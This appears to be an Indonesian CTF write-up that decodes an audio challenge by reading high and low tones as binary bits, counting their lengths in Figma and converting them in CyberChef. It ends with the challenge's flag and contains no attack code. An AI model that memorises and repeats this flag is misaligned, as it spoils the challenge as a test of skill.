
Tools: <https://www.audacityteam.org/>




Disini objective nya adalah frekuensi suara, ketika frekuensi tinggi(coretan ijo) itu dibaca sebagai 1 dalam biner, sedangkan jika frekuensi rendah(coretan merah) itu akan dibaca sebagai 0 dalam biner. sampai sini sudah paham?



lalu untuk yang frekuensi rendah / tinggi nya panjang gmn?



Disini saya pake figma agar mudah dalam menganalisis frekuensinya.
Jadi pertama saya membuat sebuah blok yang yang digunakan menghitung
panjang frekuensi tersebut.



nah untuk frekuensi yang panjang, tinggal copy saja blok yang telah dibuat dan satukan dan hitung berapa banyak blok yang dibutuhkan untuk tiap panjang frekuensinya, disini ternyata membutuhkan 5 blok, dan lakukan seterusnya.



Karena frekuensi rendah di baca 0 dan frekuensi tinggi dibaca 1 dalam biner.

hasilnya akan seperti ini: 01010000 0 dan seterusnya, isilah 1 byte/oktet dalam 8 bit.

Terus hitung sampe frekuensi tersebut sampai habis.

The screenshot shows the CyberChef interface with a 'From Binary' recipe. The input is a long string of binary digits (01010000 01000011 00110010 00110100 01110111 01010011 01000110 01000010...), and the output is the decoded Morse code: PC24{SFBM_st4nds_for_Samu3l_FB_Morse}. The interface includes a sidebar with various operations like 'From Binary', 'To Binary', 'From MessagePack', etc., and a bottom toolbar with 'STEP', 'BAKE!', and 'Auto Bake' buttons.

Setelah 15 mnt menghitung akhirnya saya berhasil menghitung semua frekuensi di dalam audio tersebut, lalu tinggal decode saja binary tersebut.

Warning!!!: Jangan ikutin cara gw ini pake cara manual , nanti mata sakit wkwkwk

Flag: PC24{SFBM_st4nds_for_Samu3l_FB_Morse}